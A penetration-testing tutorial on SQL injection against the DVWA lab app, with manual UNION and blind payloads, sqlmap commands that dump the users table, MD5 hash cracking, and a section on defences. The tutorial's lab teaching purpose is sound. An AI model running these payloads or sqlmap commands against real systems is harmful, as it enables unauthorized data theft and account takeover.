SQL injection is still the most common web vulnerability in 2026, despite being well understood for over two decades. The reason is simple: developers keep building queries by concatenating user input. One misplaced quote and an attacker owns your database. This guide walks through both manual SQL injection techniques and automated exploitation with sqlmap, tested against DVWA (Damn Vulnerable Web Application) on Kali Linux.
You will learn how to detect injection points by hand, extract data through UNION and blind techniques, then replicate everything with sqlmap in seconds. If you have already set up a pentest lab with Proxmox and Kali, this is the natural next step. For a broader DVWA walkthrough covering other vulnerability types, see the Web App Pentesting with DVWA guide.
Tested April 2026 on Kali Linux 2025.1 with sqlmap 1.10.3#stable, DVWA v1.10, MariaDB 10.1.26
Prerequisites
Before starting, make sure you have the following ready:
- Kali Linux 2025.1 (or any recent release with sqlmap pre-installed)
- Docker installed on Kali (comes pre-installed on recent versions)
- DVWA running via Docker (setup covered below)
- Basic understanding of SQL syntax (SELECT, UNION, WHERE clauses)
- A web browser and terminal
Important: Only perform SQL injection testing against systems you own or have explicit written authorization to test. Unauthorized access to computer systems is illegal in most jurisdictions under laws like the CFAA (US), Computer Misuse Act (UK), and similar legislation worldwide.
Set Up the Target
DVWA is a PHP/MySQL web application deliberately designed to be vulnerable. The fastest way to get it running is through Docker.
Pull and start the DVWA container:
docker run -d -p 8080:80 vulnerables/web-dvwaThe container starts Apache with MySQL (MariaDB 10.1.26) on port 8080. Open your browser and navigate to http://localhost:8080. Log in with the default credentials: admin / password.
On first login, DVWA asks you to initialize the database. Click Create / Reset Database at http://localhost:8080/setup.php, then log in again with the same credentials.
Set the security level to Low by navigating to DVWA Security in the left menu and selecting “Low” from the dropdown. This disables input sanitization so you can focus on understanding the injection mechanics before dealing with filters.
Navigate to SQL Injection in the left sidebar. You should see a simple form with a “User ID” field:

This is the injection point. The backend PHP code takes your input and drops it directly into a SQL query without any sanitization.
Detect the Vulnerability (Manual)
The first step in any SQL injection test is confirming that the parameter is injectable. Start with a legitimate query to see normal behavior.
Enter 1 in the User ID field and submit:

The application returns:
ID: 1
First name: admin
Surname: admin
Good. The query works and returns one row. Now break it. Enter 1' (the number one followed by a single quote):
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1''' at line 1That single quote broke the SQL query. The backend is likely running something like SELECT first_name, last_name FROM users WHERE user_id = '$id', and your quote closed the string early, leaving dangling syntax. The error message confirms three things: the database is MariaDB, the input is not sanitized, and the parameter is injectable.
This is classic error-based detection. The database engine itself tells you the injection worked. Not all applications are this generous with error messages, but when they are, it makes the job straightforward.
Determine Column Count with ORDER BY
Before you can use UNION SELECT to extract data, you need to know how many columns the original query returns. The ORDER BY technique works by incrementing the column index until the query breaks.
Enter this in the User ID field:
1' ORDER BY 1-- Results come back normally, which means at least one column exists. The -- (double dash followed by a space) is a SQL comment that neutralizes the rest of the original query.
Try two columns:
1' ORDER BY 2-- Still works. Now try three:
1' ORDER BY 3-- This time the query fails or returns no results. That tells you the original SELECT statement has exactly 2 columns. This makes sense given the output shows “First name” and “Surname” as the two displayed fields.
Extract Data with UNION SELECT
With the column count confirmed, UNION SELECT lets you append your own query results to the original output. The UNION operator requires both queries to return the same number of columns, which is why the ORDER BY step was necessary.
Pull the database version and current database name:
1' UNION SELECT version(),database()-- The output now includes an extra row showing the MariaDB version (10.1.26-MariaDB-0+deb9u1) and the database name (dvwa). The version string reveals this is a Debian 9 (stretch) system running the MariaDB fork of MySQL.
Check the current database user and data directory:
1' UNION SELECT user(),@@datadir-- This returns app@localhost as the database user. Knowing the user helps assess privilege level. The app user is likely restricted, but in many real-world scenarios you will find applications connecting as root.
Now the payload that matters most in a real engagement. Dump every username and password hash from the users table:
1' UNION SELECT user,password FROM users-- The application now displays all five user accounts with their MD5 password hashes:
First name: admin    Surname: 5f4dcc3b5aa765d61d8327deb882cf99
First name: gordonb  Surname: e99a18c428cb38d5f260853678922e03
First name: 1337     Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
First name: pablo    Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
First name: smithy   Surname: 5f4dcc3b5aa765d61d8327deb882cf99
The “First name” field shows the username and the “Surname” field shows the password hash because those are the two columns from the original query that get displayed. The UNION SELECT simply replaces the original data with whatever columns you choose.
Notice that admin and smithy share the same hash (5f4dcc3b5aa765d61d8327deb882cf99), which means they use the same password. These are unsalted MD5 hashes, trivially crackable. More on that later.
Boolean-Based Blind Injection
UNION-based injection is fast and direct, but it only works when the application displays query results on the page. Many applications just show success or failure without returning database content. That is where blind injection comes in.
Boolean-based blind injection works by injecting conditions that evaluate to true or false, then observing the difference in the application’s response. You extract data one bit at a time by asking yes/no questions.
Test a true condition:
1' AND 1=1-- This returns the normal result for user ID 1 (one row with “admin”). The AND 1=1 condition is always true, so the original query executes normally.
Now test a false condition:
1' AND 1=2-- No results. The AND 1=2 condition is always false, so the WHERE clause matches nothing. The difference between “results” and “no results” is your oracle. You can now ask the database any yes/no question.
For example, confirm the database name length:
1' AND (SELECT LENGTH(database()))=4-- This returns results because the database name (dvwa) is indeed 4 characters long. If you tried =5, you would get no results.
From here, you could extract the database name character by character using SUBSTRING() and ASCII() comparisons. The process is slow (one character per request), but it works reliably against applications that never display query output directly. In practice, you would not do this by hand. This is exactly the kind of tedious extraction that sqlmap automates.
Automate with sqlmap
Manual injection is essential for understanding what is happening under the hood, but real-world penetration tests rarely have time for character-by-character extraction. sqlmap automates detection, exploitation, and data extraction across all major injection techniques. It ships pre-installed on Kali Linux.
Verify the installed version:
sqlmap --versionYou should see 1.10.3#stable or newer.
Capture the Request Details
sqlmap needs the target URL and any session cookies. Since DVWA requires authentication, you must pass the PHPSESSID cookie. Open your browser’s developer tools (F12), go to the Network or Storage tab, and copy your session cookie value.
The vulnerable URL for DVWA’s SQL Injection page (with security set to Low) looks like this:
http://localhost:8080/vulnerabilities/sqli/?id=1&Submit=SubmitDetect Injection Points
Launch sqlmap with the target URL and your session cookie:
sqlmap -u "http://localhost:8080/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=your_session_id_here;security=low" --batchThe --batch flag tells sqlmap to use default answers for all prompts, which keeps it non-interactive. After sending 146 test requests, sqlmap identifies four distinct injection types on the id parameter:
sqlmap identified the following injection point(s) with a total of 146 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 1578=1578#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=1' AND EXTRACTVALUE(3488,CONCAT(0x5c,0x717a7a6a71,(SELECT (ELT(3488=3488,1))),0x7170626b71))-- oBfI&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2859 FROM (SELECT(SLEEP(5)))fgWV)-- OdWw&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x717a7a6a71,0x745047536459674775556358674e49424d434e726c4e494d77485a6b6e755a4d6853586b55485a4f,0x7170626b71),NULL#&Submit=Submit
---
[INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
banner: '10.1.26-MariaDB-0+deb9u1'
sqlmap found boolean-based blind, error-based, time-based blind, and UNION query injection. Each type uses a different technique to confirm the vulnerability and extract data. The UNION query is fastest for bulk extraction, while time-based blind is the most reliable fallback when the application hides all error messages and output differences.
Enumerate Databases
List all databases on the server with --dbs:
sqlmap -u "http://localhost:8080/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=your_session_id_here;security=low" --batch --dbssqlmap retrieves the database list:
available databases [2]:
[*] dvwa
[*] information_schema
Two databases: dvwa (the application database) and information_schema (MySQL’s metadata catalog). The target is dvwa.
List Tables
Enumerate the tables in the dvwa database:
sqlmap -u "http://localhost:8080/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=your_session_id_here;security=low" --batch -D dvwa --tablesThe output confirms two tables:
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
The users table is the obvious target. The guestbook table stores XSS payloads from another DVWA module.
Dump the Users Table
Extract the full contents of the users table:
sqlmap -u "http://localhost:8080/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=your_session_id_here;security=low" --batch -D dvwa -T users --dumpsqlmap extracts all five rows with every column:
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------+----------------------------------+-----------+------------+
| user_id | user    | avatar                      | password                         | last_name | first_name |
+---------+---------+-----------------------------+----------------------------------+-----------+------------+
| 1       | admin   | /hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin      |
| 2       | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon     |
| 3       | 1337    | /hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack       |
| 4       | pablo   | /hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo      |
| 5       | smithy  | /hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob        |
+---------+---------+-----------------------------+----------------------------------+-----------+------------+
This is the complete user database: usernames, MD5 password hashes, display names, and avatar paths. In a real assessment, this single command could compromise every account in the application. sqlmap also offers to attempt hash cracking using its built-in dictionary, but for serious cracking you would use dedicated tools.
Crack the Hashes
The password hashes from DVWA are unsalted MD5. These are the weakest form of password storage still found in legacy applications. Most can be cracked instantly with a rainbow table or a quick dictionary attack.
Here are the results from cracking the extracted hashes:
| User | MD5 Hash | Plaintext Password |
|---|---|---|
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 | password |
| gordonb | e99a18c428cb38d5f260853678922e03 | abc123 |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b | charley |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 | letmein |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 | password |
Every single password is in the top 100 most common passwords list. In a real engagement, you would use hashcat or John the Ripper with larger wordlists and rule-based mutations. For unsalted MD5, hashcat on a modern GPU can test billions of candidates per second.
Quick cracking with hashcat against the rockyou wordlist:
hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txtThe -m 0 flag specifies raw MD5 mode. All five hashes crack in under a second with rockyou.
sqlmap Useful Flags Reference
Beyond the basic usage shown above, sqlmap has flags for nearly every scenario you will encounter during a pentest. Here are the ones that matter most:
| Flag | Purpose | Example |
|---|---|---|
--dbs | List all databases | sqlmap -u URL --dbs |
-D <db> --tables | List tables in a database | sqlmap -u URL -D dvwa --tables |
-T <tbl> --dump | Dump table contents | sqlmap -u URL -D dvwa -T users --dump |
--os-shell | Attempt to get an OS shell | sqlmap -u URL --os-shell |
--sql-shell | Interactive SQL prompt | sqlmap -u URL --sql-shell |
--passwords | Dump DBMS user password hashes | sqlmap -u URL --passwords |
--current-user | Show the current DBMS user | sqlmap -u URL --current-user |
--is-dba | Check if current user is DBA | sqlmap -u URL --is-dba |
--level 5 --risk 3 | Maximum testing intensity | sqlmap -u URL --level 5 --risk 3 |
-r request.txt | Load request from a Burp export file | sqlmap -r request.txt |
--tamper=space2comment | Apply tamper scripts for WAF bypass | sqlmap -u URL --tamper=space2comment |
--proxy | Route traffic through a proxy | sqlmap -u URL --proxy=http://127.0.0.1:8081 |
The --level and --risk flags are worth understanding. Level controls how many parameters and injection points sqlmap tests (headers, cookies, etc.), while risk controls how aggressive the payloads are. Level 5, risk 3 tests everything but takes significantly longer and may trigger WAF alerts or cause instability in the target application.
Understanding the Injection Types
sqlmap detected four injection types against DVWA. Each works differently and has different implications for real-world testing.
Error-based is the fastest technique. The database engine returns data directly in error messages using functions like EXTRACTVALUE() or UPDATEXML(). Works only when the application displays database errors to the user. Many production applications suppress these, which is why sqlmap tests multiple techniques.
UNION query appends a second SELECT statement to the original query, piggybacking your data extraction onto the legitimate response. Requires knowing the column count and having the results displayed on the page. This is what we did manually earlier.
Boolean-based blind infers data from true/false differences in the application’s response. No error messages needed, no output needed. Just a detectable difference between “condition true” and “condition false” responses. Slower than error-based or UNION because it extracts one bit of information per request.
Time-based blind is the last resort. When the application returns identical responses regardless of the query result, you inject SLEEP() and measure response time. A 5-second delay means “true,” no delay means “false.” This is the slowest technique but works against almost any injectable parameter, even when all other techniques fail.
How SQL Injection Works Under the Hood
Understanding why this vulnerability exists is as important as exploiting it. The vulnerable DVWA code looks approximately like this:
$id = $_GET['id'];
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
When you enter 1, the query becomes:
SELECT first_name, last_name FROM users WHERE user_id = '1'Perfectly valid SQL. But when you enter 1' UNION SELECT user,password FROM users-- , the query becomes:
SELECT first_name, last_name FROM users WHERE user_id = '1' UNION SELECT user,password FROM users-- 'Your input escaped the string context with the single quote, injected a UNION SELECT to pull data from a different set of columns, and commented out the trailing quote with -- . The database executes both queries and returns the combined result set.
The root cause is string concatenation. The developer built the query by gluing user input directly into the SQL string. The fix is parameterized queries, where the database engine treats user input as data, never as SQL syntax.
Defending Against SQL Injection
Knowing how to exploit SQL injection makes you better at preventing it. These are the defenses that actually work, in order of importance.
Parameterized queries (prepared statements) are the primary defense. They separate SQL code from data at the protocol level. The database engine never parses user input as SQL syntax. Here is the DVWA query rewritten with PDO prepared statements:
$stmt = $pdo->prepare("SELECT first_name, last_name FROM users WHERE user_id = :id");
$stmt->execute(['id' => $_GET['id']]);
With this code, entering 1' UNION SELECT user,password FROM users-- would simply search for a user with that literal string as their ID. The quote and UNION keyword have no special meaning because the input is bound as a parameter, not concatenated into the query string.
Input validation adds a second layer. If the User ID field should only accept integers, validate that server-side before it touches any query:
$id = filter_input(INPUT_GET, 'id', FILTER_VALIDATE_INT);
if ($id === false) {
    die("Invalid input");
}
Least privilege database accounts limit the blast radius. The application’s database user should only have SELECT, INSERT, UPDATE, and DELETE on the tables it needs. Never connect as root. If the application user cannot access information_schema or execute LOAD_FILE(), the attacker’s options shrink dramatically even when injection succeeds.
Web Application Firewalls (WAFs) provide defense-in-depth. A WAF can detect and block common injection patterns in HTTP requests before they reach the application. WAFs are not a substitute for parameterized queries because skilled attackers can bypass them with encoding tricks and tamper scripts (sqlmap ships with dozens). Treat WAFs as an alarm system, not a lock.
Error message suppression does not prevent injection, but it makes exploitation harder. Never expose database error messages to users in production. Log them server-side and show a generic error page. This forces attackers into blind techniques, which are slower and noisier, giving your monitoring tools more time to detect the attack.
For a comprehensive reference on SQL injection prevention, the OWASP SQL Injection page covers additional techniques including stored procedures and escaping functions.
Troubleshooting
sqlmap returns “all tested parameters do not appear to be injectable”
This usually means the session cookie is expired or the security level is not set to Low. Verify your cookie is current by visiting DVWA in the browser and copying a fresh PHPSESSID value. Also confirm that security=low is included in the cookie string passed to sqlmap.
DVWA shows “Login” page instead of the SQL Injection module
Your session expired. Log in again at http://localhost:8080/login.php with admin / password and grab the new session cookie.
Docker container exits immediately
Check if port 8080 is already in use:
ss -tlnp | grep 8080If another service occupies the port, either stop it or map DVWA to a different port:
docker run -d -p 9090:80 vulnerables/web-dvwaUNION SELECT returns “The used SELECT statements have a different number of columns”
Your UNION query has the wrong column count. Go back to the ORDER BY step and recount. DVWA’s SQL injection module uses 2 columns. Your UNION SELECT must also have exactly 2 columns.
What to Practice Next
DVWA’s Low security level has no input filtering at all. Once you are comfortable with these techniques, increase the security to Medium and then High. Medium adds mysql_real_escape_string() and switches from GET to POST (which changes how you feed input to sqlmap). High adds a token-based CSRF protection and limits output to one row. Each level forces you to adapt your approach.
Beyond DVWA, look at other deliberately vulnerable applications like WebGoat, HackTheBox machines, and TryHackMe rooms that focus on SQL injection. Real-world applications rarely have a single, obvious text field. You will encounter injection in JSON APIs, XML parameters, HTTP headers, and cookie values. Network scanning with Nmap is the logical companion skill for finding these targets on a network before you start testing web applications.